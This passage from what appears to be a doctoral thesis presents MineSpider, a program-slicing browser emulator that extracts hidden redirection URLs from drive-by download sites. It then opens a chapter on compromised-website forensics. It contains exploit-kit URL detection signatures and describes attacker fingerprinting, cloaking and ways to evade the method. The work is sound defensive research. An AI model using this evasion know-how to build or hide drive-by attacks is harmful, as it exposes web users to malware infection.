12: // Traverse backward cd-edges once
13: for node in DN do
14:     if node has Backward Control Dependence Edges then
15:         nodes = Control Dependent Nodes of node
16:         SN ← nodes
17:     end if
18: end for
19: if length(SN) > max_length or count(SN) > max_node then
20:     SN ← φ
21: end if
22:
23: function TracebackDataDependence(node)
24:     SN ← node, DN ← node
25:     if node has Backward Data Dependence Edges then
26:         nodes = Data Dependent Nodes of node
27:         for n in nodes do
28:             TracebackDataDependence(n)
29:         end for
30:     end if
31: end function
```

3.2.4 Explore Execution Paths

When an extracted slice contains some branch statements, our method parses the extracted slice to extract more slices with each execution path. For example, three slices are generated from the original slice, the slicing criterion of which is line 13 in Fig. 3.2 by execution path exploration, because the original slice contains two `if` statement nodes of lines 7 and 10. After the execution path exploration, these conditional branch nodes are eliminated to execute the slice. Although execution path exploration can extract slices independently of branch statements, the number of extracted slices increases exponentially with the addition of branch statements contained in a slice. For example, when a slice contains `if` statements written in series, not nested, $2^{N_{if}}$ slices are generated, with N_{if} being the number of `if` statements. This results in a trade-off between analysis time and analysis coverage. In this study, we limited the number of branch statements for execution path exploration to avoid this exponential explosion. In addition, we cannot identify whether the extracted slice contains a URL without executing it. For this reason, we also limit the number of slicing criteria for analysis so that the analysis process is not disturbed by websites containing many slicing criteria.

3.2.5 Execute Slices

Finally, when our method executes extracted slices, URLs are extracted by monitoring arguments of the functions and assignment values of the properties in Table 2.1. Then, our method clones the context information (e.g., variable definitions and function definitions) of JavaScript necessary for executing a slice and deletes it afterwards without any side effects on the original JavaScript executions.

In summary, the algorithm of the entire analysis process is indicated as Algorithm 2. First, when traversing the extracted AST, a PDG is constructed and an AST subtree is extracted and held as a slicing criterion if it corresponds to the code in Table 2.1. Next, our method extracts slices using Algorithm 1 with slicing criteria and the PDG after the AST traversal. When a slice contains branch statements, some slices are generated with each execution path of the slice by execution path exploration. Finally, our method executes extracted slices using a

JavaScript interpreter with the DOM tree that was built after eliminating conditional branch nodes. As a result, URLs are extracted by monitoring the functions and properties in Table 2.1.

3.2.6 Implementation

We implemented the proposed method in an open source browser emulator, HtmlUnit [63], to create a system that automatically extracts potential URLs from websites. We call this system MineSpider. The HtmlUnit, which was used in a previous study [35], can parse an HTML document and statically included JavaScript code from fetched web content. The extracted HTML document is then automatically converted to a DOM tree. As mentioned earlier, dynamically included JavaScript code is also extracted as JavaScript by hooking functions, such as `eval()`, `setInterval()`, and `setTimeout()`, using HtmlUnit. In other words, obfuscated JavaScript code is also included in an analysis through the extraction of deobfuscated argument strings. MineSpider uses Rhino [64], the JavaScript interpreter of HtmlUnit, to convert JavaScript to an AST and traverse it. MineSpider identifies slicing criteria and constructs a PDG by traversing the extracted AST and extracts redirection code as slices by program slicing using Algorithm 1. When an extracted slice contains branch statements, such as `if/else` or `switch/case`, slices are generated with each execution path by converting the slice to an AST again and parsing it. MineSpider then executes the slices using Rhino. Finally, MineSpider extracts URLs and sets controls preventing access to these URLs by monitoring JavaScript function calls and the DOM tree changes in extracted slice executions.

3.3 Experiment and Evaluation

Although the proposed method can extract URLs that cannot be extracted by conventional methods, it introduces an overhead in JavaScript analysis. We therefore discuss in this section our evaluation of the number of URLs extracted and analyzed using the proposed method.

Algorithm 2 Dynamic slice execution

```
1: Input: the AST (ast)
2: Output: Execution Trace of Slice (none)
3: B = Conditional Branch Nodes ∈ {if/else, switch/case}
4: URL = URL Slicing Target List of Table 2.1
5: C = φ // List of Slicing Criteria
6: S = φ // List of Slices
7: max_criterion, count = 0
8:
9: for node in ast traversal do
10:     update Program Dependence Graph
11:     if node matches URL and count < max_criterion then
12:         C ← node
13:         count = count + 1
14:     end if
15: end for
16: for criterion in C do
17:     ComputeSlice(criterion)
18:     for slice in S do
19:         Eliminate B in slice
20:         Execute slice
21:     end for
22: end for
23:
24: function ComputeSlice(criterion)
25:     S ← φ
26:     slice = Backward Slicing based on criterion
27:     if slice has B then
28:         slices = Path Exploration of slice
29:         S ← slices
30:     else
31:         S ← slice
32:     end if
33: end function
```

3.3.1 Datasets

In this experiment, we used HTTP communication data obtained with a high-interaction honeyclient MARIONETTE [30] that crawled public URL blacklists [65, 66] and commercial URL blacklists. To preprocess this communication data, we prepared an HTTP replay server that responds to a request with web content based on a URL. MINESPIDER evaluated the web content in the data by sending requests based on the seed URLs to the replay server. The data used in this experiment were communication data with 19,899 landing URLs captured during the three-year period from 2011 to 2014 and containing one or more slicing criteria for each crawl of the landing URLs.

3.3.2 Environmental Setup

We prepared HtmlUnit without making any changes as a conventional low-interaction honeyclient system and compared it with MINESPIDER. Both systems emulate Internet Explorer 6 on Windows XP SP2 as an analysis environment and arbitrary versions of Java Runtime Environment (JRE), Acrobat PDF, and Flash Player as browser plugins. In addition, we empirically determined the following heuristic values to reduce the time our proposed method takes to analyze JavaScript:

- The slice size for extraction was limited to 128 KB.
- The number of slicing criteria was limited to 20.
- The number of branch statements for execution path exploration was limited to 5.

The slice size and number of slicing criteria were set to not exceed the above values in approximately 80% of crawls for maintaining the completeness of URL extraction. We set the number of branch statements for execution path exploration to five because we found that a typical exploit kit contains from three to four conditional redirection codes on average in the preliminary manual inspections of Section 3.3.5.

We obtained the experimental results presented in this section using two computers, both running Ubuntu 12.01. One computer (2.93-GHz processor and 24-

Table 3.1: Experimental results

# Landing URLs		19,899
# Extracted unique URLs	Conventional system	93,386
	MineSpider	123,397
	MineSpider (No plugins)	122,146
Average crawling time [sec]	Conventional system	6.370
	MineSpider	12.470
	MineSpider (No plugins)	12.302

GB RAM) replayed the communication data, and the other (3.16-GHz processor and 4-GB RAM) ran both the systems and evaluated web content.

3.3.3 Extracting URLs from Web Content

We list the number of extracted unique URLs and the crawling time of the conventional system and MineSpider in Table 3.1. We defined the term "URL" as a string starting from "http://" or "https://" and excluded "file://" and "javascript://". Table 3.1 indicates that MineSpider extracted more than 30,000 new URLs that the conventional system missed. The crawling time of MineSpider was approximately two times longer than that of the conventional system. While MineSpider requires some analysis overhead, it can extract URLs that the conventional system cannot extract. In addition, the number of URLs extracted with MineSpider decreased by approximately 1,000 URLs when MineSpider did not emulate browser plugins, although the crawling time did not change. This result shows that it is important to have various browser plugin emulations to obtain more URLs.

After extracting the URLs, we further matched them with the public signatures [67, 68] of characteristic URLs used in typical exploit kits and our original signatures of Table 3.2 generated through manual inspections to examine whether URLs extracted with MineSpider were obviously malicious. In the dataset, URLs contained in 14,998 (75.3%) crawls matched these two signatures. As a result, MineSpider extracted URLs contained in 13,991 (70.3%) crawls that matched the signatures. On the other hand, the conventional system extracted URLs contained in 12,052 (60.6%) crawls that matched the signatures. Examples of matched ex-

Table 3.2: Malicious URL signatures generated by manual inspections

Category	Signature
Angler Exploit Kit	script.html\?0.[0-9]{15,18}
CK Exploit Kit	/(xx.html | yy.html | zz.html)
Cool Exploit Kit	/media/(pdf_new.php | file.php | new.jar | field.swf)
Non-Exploit Kit	www[1-3].[a-z0-9\-]{10,32}.(sxx.in | 4pu.com)

ploit kits included Angler, RedKit, Blackhole, Styx, SweetOrange, NuclearPack, Cool, CritxPack, and FlashPack. Although about 6,000 crawls did not match, we found through manual inspections that most of these URLs were maliciously generated by exploit kits that were not included in the signatures or malicious websites that use custom exploit codes or executable files without exploit kits. In total, the matched URLs that could not be extracted with the conventional system but could be extracted with MineSpider were contained in 1,939 (9.7%) crawls. These results show that MineSpider can extract more URLs with high levels of maliciousness than the conventional system.

3.3.4 Analysis Coverage for Extracting URLs

With our proposed method, program slicing is effective for variable resolution and execution path exploration is effective for multi-path executions. For example, in Fig. 3.2, program slicing and execution path exploration are necessary to resolve the variable `arg` of the slicing criterion at line 13 and to analyze all execution paths of the slice, respectively. In other words, slicing criteria (the identified redirection codes) can be divided into two types: code that contains some *Variable* parts and code that has only *Constant* parts. The extracted slices also can be categorized into two types: those that have branch statements (*MultiplePaths*) and those without branch statements (*SinglePath*). To evaluate the analysis coverage of URL extraction carried out by program slicing and execution path exploration, we summarize the results of the total number of extracted URLs for each slice classification in Table 3.3. We can see from the table that half of the identified redirection codes contain some variables. This means that dynamic variable resolution by program slicing enables MineSpider to extract more complete URLs

Table 3.3: Extracted URL count for each slice classification

	MultiplePaths	SinglePath
Constant	2,204	34,104
Variable	15,356	18,006

Table 3.4: Number of URLs contained in environment-dependent redirection code in exploit kit

Exploit Kit	Code Execution : Manual Analysis
Blackhole	1 : 7
RedKit	1 : 1
Styx	1 : 3

than static approaches, e.g., regular expressions. Table 3.3 also shows that a non negligible number of MultiplePaths are extracted. This means that multi-path executions of an extracted slice by execution path exploration enable MineSpider to extract more complete URLs than a single path execution. To extract malicious content while countering evasion techniques, such as code obfuscation and environment-dependent redirection, in addition to improving the analysis coverage statically, it is important to dynamically execute and analyze code.

3.3.5 Case Studies: Extracting URLs from Exploit Kits

To evaluate the number of new URLs extracted with MineSpider, we inspected, by simple code execution and manual analysis, the number of URLs that can be extracted from environment-dependent redirection code contained in typical exploit kits such as Blackhole, RedKit, and Styx. Table 3.4 lists the number of URLs that were extracted from environment-dependent redirection code in each exploit kit. Whereas code execution can extract only one URL, manual analysis can extract multiple URLs according to the results. Specifically, code execution can extract only one URL from an environment-dependent redirection code because this approach can analyze only a single execution path even if the code contains multiple execution paths. Although RedKit contained one environment-dependent code, the result of RedKit was one URL in any approach because code execution matched the branch condition. These manual inspections show that typical ex-

ploit kits use environment-dependent code that redirects to an average of three to four kinds of URLs. MineSpider was able to extract the same number of URLs as extracted by manual analysis from the exploit kits used in this inspection. Therefore, in view of the fact that the results in Table 3.1 include malicious websites using exploit kits, such as RedKit, or custom exploit codes without any variation in the number of URLs, the number of new URLs extracted with MineSpider is validated.

3.3.6 Performance Overhead

We evaluated the average preprocessing time (AST traversal time and PDG construction time), slice computation time (backward slicing time and path exploration time), and slice evaluation time used with the proposed method. The results indicated that these time costs were 1.188, 4.206, and 0.796 sec, respectively, and that slice computation was the most time-consuming process. The above results are the average times required to compute 240,807 slicing criteria for URL extractions. In this experiment, we excluded 139,740 slicing criteria and 85,068 slices from the analysis objects by limiting the number of slicing criteria and the slice size to reduce the analysis time. However, no URLs were embedded in any of the excluded objects because we cannot identify whether a DOM manipulation code in Table 2.1 refers to a URL unless the code is executed, as we described previously. We found in a manual inspection that most of the excluded objects were parts of benign code, such as JavaScript API provided from SNSes, or advertisements and JavaScript library such as jQuery or Prototype. To further reduce the analysis time, we need to optimize our method by tuning the heuristic values.

3.4 Discussion

3.4.1 Identification of Plugins Relevant to Redirection

If we can identify environment information, such as the name and version of the browser and browser plugins that is relevant to redirections, we can effectively identify an environment to be prepared for analysis using conventional methods

such as a honeyclient. Therefore, we discuss in this section our experimental investigation of environment information relevant to redirections to the extracted URLs by applying the proposed method. Our focus in this experiment was plugins (Java, PDF, and Flash) with which MINESPIDER emulates the arbitrary versions; hence, we identified the plugins relevant to redirections. More precisely, this involves defining branch statements included in the extracted slices as new slicing criteria and extracting the code relevant to browser fingerprinting by applying program slicing of the proposed method just as in the URL extraction. When the extracted browser fingerprinting code is executed, our method detects the usage of the plugins by hooking the JavaScript functions, such as `String` object functions and DOM manipulation functions, and by monitoring the version number of the plugins in these arguments. In addition, a method that uses the file extensions of the extracted URLs (.jar, .pdf, and .swf) and a method that uses HTML tag information and the attribute value used in the DOM manipulation code of Table 2.1 (e.g., a Content-Type value that is used as the `type` attribute of the `object` tag) are also general methods to identify the plugins relevant to redirections. We evaluated the plugin identification obtained by applying the proposed method compared with the plugin identification obtained with a file extension and an HTML tag in this experiment.

Table 3.5 lists the number of plugin-dependent redirections discovered during crawling as well as the breakdown of each plugin. We define the number of plugins that can be identified by program slicing as $Slice$, by HTML tag as Tag, and by file extension as $Extension$. We can see from the table that approximately 36.5% of the crawls use plugin-dependent redirection code. These results also show that most of the plugins relevant to redirections are identified by $Slice$, and $Slice$ overlaps Tag and $Extension$. However, Tag can identify Java and Flash as well as $Slice$, but cannot identify PDF. This means that attackers tend to refer to a PDF file in an HTML tag, such as `iframe` and `frame` tags for documents, rather than an HTML tag, such as an `object` tag or `embed` tag for multimedia, depending on the browser support. $Extension$ can identify Flash to some degree, but cannot identify Java and PDF. This trend is due to the usage of a URL that

Table 3.5: Number of crawls containing plugin-dependent redirections

Plugin	Slice	Tag	Extension	All
Java	3,630	3,078	499	4,244
PDF	6,275	96	164	6,300
Flash	5,051	4,981	3,083	5,302
# Plugin-dependent redirection				7,270



Figure 3.4: Usage rate of plugins by environment-dependent redirections

uses a file extension not relevant to plugins (e.g., .cgi and .php) and a URL that does not include an extension.

Fig. 3.4 shows the usage rate of plugins in plugin-dependent redirections within each quarter. In the figure, we can see that the percentage of Java and PDF was high from 2012Q4 to 2013Q4, and Flash was high from 2014Q1. This indicates a changing trend in plugins profiled by browser fingerprinting. Interestingly, the security vendor's report [69] shows a correlation with the changing trend in vulnerabilities used in exploit kits in the data we collected.

Tag and *Extension* do not require any analysis overhead; only *Slice* does. The average slice computation time and slice evaluation time to identify plugins was 2.355 and 0.542 sec, respectively. While *Slice* also requires only a little overhead, just like the URL extraction in Section 3.3.3, it can identify plugins relevant to redirections more effectively than *Tag* and *Extension* can.

3.4.2 Recursive Extracted URL Access

The experiment described in Section 3.3.3 used only HTTP communication data that had been detected in an attack by using a high-interaction honeyclient in advance. This means that web content of URLs newly extracted with the proposed method was not evaluated. Therefore, more URLs can be extracted by fetching the web content based on the newly extracted URLs and analyzing them using the proposed method in the future.

3.4.3 Evasion of Proposed Method

Our proposed method also extracts URLs by executing redirection code that is not executed logically (e.g., dead code) because it exhaustively extracts redirection code by program slicing. When we access the URLs extracted with our method, as we discussed in the previous section, access patterns that are different from the usual are generated. For example, simultaneous access to the URLs prepared for Java 6 and Java 7 is respectively generated. Hence, attackers can detect and circumvent the proposed method by monitoring accesses from the same user and observing more than one request packets that should not be generated at the same time.

3.4.4 Extracting URLs from Benign Websites

We described our investigation of the presence of environment-dependent redirection code in malicious websites in Section 3.3.3. However, benign websites also use environment-dependent redirection code. Therefore, we investigated the presence of plugin-dependent redirection code in benign websites by crawling such websites using MineSpider. The target benign websites were 100 websites chosen randomly from the top 1 million websites on Alexa [70]. As a result, MineSpider found four websites using redirection code that change the destination URL depending on the presence of PDF or Flash profiled by browser fingerprinting. Our manual analysis revealed that the plugin-dependent code is used for access analysis and advertisements, and fetches web content depending on the presence

of the plugin for correct operation on the client. These results indicate that we cannot detect malicious websites only by the presence of environment-dependent redirection code because benign websites also use environment-dependent redirection code. Our method is not a malicious detection method but a URL extraction method; hence, it needs to be combined with other methods of detecting malicious URLs.

3.4.5 Failure in Extracting Slices

We used a PDG constructed from static JavaScript analysis for program slicing. However, it is difficult to construct a PDG and extract slices accurately because of JavaScript features such as the language design standardized on objects, complicated variable references (e.g., prototype chain and scope chain), and dynamic objects (e.g., `this` object). We confirmed in our evaluation that certain side effects can occur such as an increase in slice computation time or failure in executing slices due to the extraction of slices with extra variables and functions. Chen et al. [71] proposed a method for dynamic slicing for Python programs by using Python bytecode and memory addresses instead of a PDG. They applied their method to several Python programs to evaluate the average slice ratio and analysis time but did not evaluate the extracted slice accuracy. However, as mentioned in Section 3.3.5, typical exploit kits contain 2.5 URLs in environment-dependent redirection code on average, and our method can extract 1.5 new URLs per crawl on average. Therefore, we can assume that implementing other methods will not necessarily increase the number of URLs discovered, even if we improve slice accuracy.

3.5 Limitations

3.5.1 Extracting Malware Distribution URLs

The proposed method uses a browser emulator that enables the browser implementation to be modified so that we can intercept the browser process and analyze JavaScript. However, the browser emulator does not execute exploit code that tar-

gets specific vulnerabilities of browsers because it cannot completely mimic the behavior of a browser and its vulnerabilities. Thus, our method cannot extract the malware distribution URL that is accessed by execution of exploit code.

3.5.2 Malicious URL Detection

Our objective was to extract URLs rather than detect malicious URLs. However, we argue that URLs extracted with our method can be detected as malicious by combining conventional methods such as malicious JavaScript detection [15, 22, 40] and malicious plugin detection [72, 73, 74]. Simply accessing these extracted URLs, on the other hand, might not enable web content to be downloaded because of IP cloaking and/or checking of a redirection chain based on the referrer and/or the cookie [46, 56]. In the future, we will investigate a procedure for determining an environment to access these extracted URLs and a content download method that takes into account the redirection chain.

3.5.3 Identification of Plugin's Version Number Relevant to Redirection

We identified plugins relevant to redirections by applying the proposed method and showed the trend in plugins used for environment-dependent redirections in Section 3.4.1. Most redirections that depend on the plugins often use not only the presence but also the version number of plugins and change the destination URL accordingly. We can more effectively determine the plugin version that should be installed in a high-interaction honeyclient and that should be emulated in a low-interaction honeyclient by identifying boundary values of plugins used in branch statements for redirections. However, the version number used in a branch statement is often repeatedly split and joined by manipulating the major and minor version number as either string or integer variables. Different methods, e.g., symbolic execution [75], are necessary for analysis since it is difficult to identify boundary values in complicated branch statements using our method alone.

3.5.4 Server-side Browser Fingerprinting

Our method is an analysis method for client-side JavaScript; therefore, it is not focus on websites that change the destination URL using server-side browser fingerprinting. The information that can be acquired by server-side browser fingerprinting is limited compared to client-side browser fingerprinting, but attackers can launch drive-by download attacks without the disclosure of potential malicious URLs and target information by changing the destination URL on the server. De Maio et al. [58] proposed a method that automatically analyzes PHP code including the server-side browser fingerprinting of exploit kits and that discerns whether a parameter affects the behavior of the exploit kit by data flow analysis. However, this method is focused on the server-side code instead of the client-side code. For this reason, the method will miss how the URL parameters are generated from client-side JavaScript. It is also difficult to obtain exploit-kits' server-side source code. Therefore, we insist that our method remains beneficial for expanding information from the data that can be observed on the client side.

3.6 Related Work

Much research has been done on the analysis and detection of drive-by download attacks. Some detection methods use high-interaction honeyclients, whereas others use low-interaction honeyclients. Several researchers have also proposed code analysis methods and malicious URL collection methods.

High-interaction Honeyclient

A high-interaction honeyclient is a vulnerable browser in a real environment that is used to detect malicious websites by monitoring processes and the file system and by detecting unintended processes (e.g., process and file generation) [28, 30, 31]. The use of a real vulnerable environment for website analysis means that it is possible to accurately detect attacks including zero-day attacks. However, the browser can only run a single environment at a time. This method, therefore, cannot follow redirections to malicious URLs and cannot detect attacks when an

environment that is not specific to an attack target is used to analyze JavaScript code that changes the destination URL depending on the browser environment. In contrast, analysis using various environments has a high operational cost and also increases costs, such as analysis time and server resources, linearly with the number of new environments.

Low-interaction Honeyclient

A low-interaction honeyclient is not a real browser but a browser emulator that detects malicious websites by signature matching, which involves detecting malicious behaviors observed by monitoring the abuse of browser and plugin functions, and/or by applying machine learning based on static and dynamic features on the retrieved website [34, 35, 36]. This method is safer because it does not carry out an attack and is more scalable since it is possible to make changes to the browser implementation. To analyze JavaScript code statically and dynamically, MineSpider also adopts this method. However, current low-interaction honeyclients analyze only a single execution path of JavaScript at a time. This means that this method, like high-interaction honeyclients, cannot detect malicious URLs if it uses an environment that does not match the one being attacked.

Code Analysis

Many researchers have also proposed methods that improve coverage of JavaScript analysis because of a honeyclient's lack of analysis coverage. Wang et al. [61] proposed a method for extracting URLs in JavaScript by exhaustively executing functions using call graphs after slicing JavaScript code using an AST and program slicing. This method, however, cannot execute code that depends on the environment because the JavaScript interpreter used for the analysis was developed uniquely and has no implementation for browser plugins. In addition to the scalability of the implementation, this method introduces heavier analysis overhead than our method because this method extracts URLs of static links, such as an anchor tag and form tag, even if they are not necessary for detecting malicious websites. On the other hand, our method extract only URLs for using automatic

redirections of a drive-by download while controlling analysis overhead by targeting only suspicious URLs. The analysis time of our method was up to 44% faster than that in [61]. In addition, we can infer that the analysis overhead of the extracted URLs is low because our method does not extract unnecessary URLs. Kolbitsch et al. [21] proposed a JavaScript multi-execution virtual machine as a way to explore multiple execution paths within a single execution so that environment-specific URLs will reveal themselves. However, this method has a fundamental limitation in terms of the environment because it is implemented in a real browser (Internet Explorer 9). If environment information (e.g., browser version number) is used in a URL, this method can only extract a URL for IE 9. Furthermore, a URL that can be observed with IE 9 is only extracted from a website using environment-dependent redirection code with *sever-side* browser fingerprinting. On the other hand, MineSpider can technically extract URLs that can be observed with various environments by changing the emulation settings. In this chapter, we evaluated only the number of URLs extracted from environment-dependent redirection code with *client-side* browser fingerprinting because it is difficult to evaluate the number of URLs extracted from environment-dependent redirection code with *server-side* browser fingerprinting from the point of view of objectivity and repeatability.

Guided Crawling

Discovering malicious URLs from Web space requires an enormous amount of time. Many methods have been proposed to leverage crawling to discover malicious URLs by using search engines with seed URLs chosen not randomly but effectively. Akiyama et al. [16] proposed an effective blacklist URL generation method that increases the number of malicious URLs by discovering URLs in the neighborhood of a malicious seed URL using a search engine. Luca et al. [17] also proposed methods to discover malicious URLs similar to seed URLs by analyzing the web content, DNS traces, and link topology of known malicious URLs. The combination of our method and these methods can improve the observational coverage of malicious Web space.

3.7 Summary

In this chapter, we focused on redirection code that depends on the client environment and proposed a method for exhaustively analyzing redirection code for mining URLs. Our method uses static and dynamic code analysis to improve the analysis coverage and to counter evasion techniques such as code obfuscation and environment-dependent redirection. We conducted an experiment using HTTP communication data with over 19,000 malicious websites that were previously detected as drive-by downloads. The experimental results showed that MineSpider, a browser emulator that uses the proposed method, extracted more than 30,000 new URLs in a few seconds that conventional methods did not discover. In addition, by performing signature matching, we showed that the URLs extracted from malicious websites also had high levels of maliciousness. We believe that the proposed method can reduce the number of false negatives of malicious websites by maximizing the disclosure of malicious objects such as potential malicious URLs contained in websites.

Chapter 4

Fine-grained Analysis of Compromised Websites with Redirection Graphs and JavaScript Traces

4.1 Introduction

Attackers compromise popular websites and integrate them into a drive-by download attack scheme. According to a report [76], approximately 67% of malicious websites originated from compromised websites. One example is *Darkleech attack* which exploits vulnerable Apache modules. It has successfully compromised a large amount of websites; over 40,000 domain names and IP addresses by May 2013, including 15,000 that month alone [77]. If high-reputation websites are compromised, even attentive users will be exposed to drive-by malware infections. An incident response organization such as a CSIRT (Computer Security Incident Response Team) tries to prevent the spread of malware infection by patrolling the Web and warning users. As part of the patrol activities, the organization re-analyzes compromised websites reported by users. They identify evidence of malicious websites and share this information [78]. This shared information is important for cleaning up compromised websites by reporting abuse to webmasters.

Abuse reporting has been conducted as a national project and as a security ser-

vice that contributes to cleaning up compromised websites by re-analyzing URLs shared from various security vendors [79] and security products [80]. However, attackers build a redirection chain to evade analysis as well as to dynamically and selectively infect user's clients with malware depending on the client environment [20, 21, 59, 81]. Also, attackers can prevent any disclosure of malicious content by injecting only redirection code that leads to malicious websites, not exploit code or malware on compromised websites. Therefore, to mitigate these anti-analysis techniques and expedite the clean-up of compromised websites, it is important to identify the evidence and impact of compromise. Identifying evidence that a website has been compromised, such as the precise position of compromised web content, contributes to shortening the incident response time and increasing clean-up rates. Identifying the impact of a compromised website, such as the targeted client environments, contributes to shortening the re-analysis time in addition to accelerating security updates to users of the targeted client environments. Li et al. reported that it is important to give more detailed diagnostic information, such as injected content, to webmasters because they lack sufficient expertise to clean up their websites [80].

To identify the evidence and impact of compromise, we propose a new method of constructing a redirection graph by tracing redirection chains and JavaScript executions on websites. After extracting a malicious path, which is a redirection path to a malicious URL, our method identifies the web content that is the origin of the redirection, i.e., compromised web content as described in Section 2.3.5, by traversing backwards along the malicious path. Our system with the proposed method accesses a website using a multi-client environment to identify targeted client environments. This environment detects the differences of redirected URLs using these multiple access results while minimizing the number of environment profiles by designing them on the basis of known vulnerability information. To the best our knowledge, our system is the first tool for *website forensics* that can automatically identify the evidence and impact of compromise on the basis of useful forensic artifacts, e.g., packet capture data or website data. Specifically, this system can reveal which web content does a redirection originate, which URLs

are associated with attacks, and which client environment is exposed to threats. This fine-grained analysis would provide practical directions to CSIRTs/security vendors for prompt incident response and expedite compromised website clean-up.

In summary, this chapter makes the following contributions.

- Our system successfully identified malicious URL relations and the precise position of compromised web content. As a result, the number of URLs and the amount of web content to be analyzed were sufficient for incident responders by 15.0% and 0.8%, respectively.
- We show that our system can automatically identify client-dependent redirections and the target range of client environments in 30.4% of websites. Using target range information, we can also identify a vulnerability that has been used in malicious websites.



Figure 4.1: Overview of compromised website response

4.2 Overview of Compromised Website Response

An incident response organization, such as a CSIRT, constantly patrols whether websites that are under their own organization and hosting services have been compromised, i.e., the active crawls of [1] – [3] in Fig. 4.1. Such an organization also re-analyzes compromised websites that are reported by general public users and sends abuse reports with the detected URL to webmasters after confirming the reproducibility of attacks, i.e., the reactive crawls of ① – ⑤ in Fig. 4.1 [78]. However, in many cases, an abuse report with only URLs generated in this way is not enough to clean up compromised websites; therefore, webmasters cannot respond appropriately to such reports. Moreover, malicious websites cannot always be detected using analysis environments due to cloaking. Therefore, to create detailed abuse reports and increase clean-up rates, the following information is required.

- **Redirection origin:** Identifying a fine-grained redirection origin as evidence that a website has been compromised, such as which web content redirects to which malicious website, is important for webmasters when cleaning up compromised web content precisely. Thus, we must handle complicated obfuscations and redirection chains.
- **Targeted client environments:** Identifying targeted client environments to determine the impact of a compromised website, such as which versions of browsers and/or plugins are redirected to malicious websites, is beneficial for confirming the reproducibility of attacks. In addition, we can also accelerate security updates by warning users of the targeted client environments. Thus, we must mitigate cloaking techniques.

Methods of detecting website compromises that compare original web content to compromised web content have been proposed [5, 6]. Furthermore, TripWire [82], widely known as a compromise detection tool, can detect file operations, such as modification and deletion, by monitoring files on a web server. However, these methods have limitations in terms of operation; for example, they require the original files and can detect only compromised web content on one's own web server.



Figure 4.2: Semantic gap between Referer header and JavaScript redirection

To identify redirection chains, methods for constructing a redirection graph, in which the nodes represent accessed URLs and directed edges represent redirection methods, by using a `Referer` header or a `Location` header [42] and by leveraging some heuristics/features [44] have been proposed. However, in many cases, the `Referer` header is not set [11]. Additionally, these methods cannot connect tricky links such as a redirection with an inconsistent `Referer` header. This *semantic gap* in the `Referer` header occurs when the redirection results from an external JavaScript.

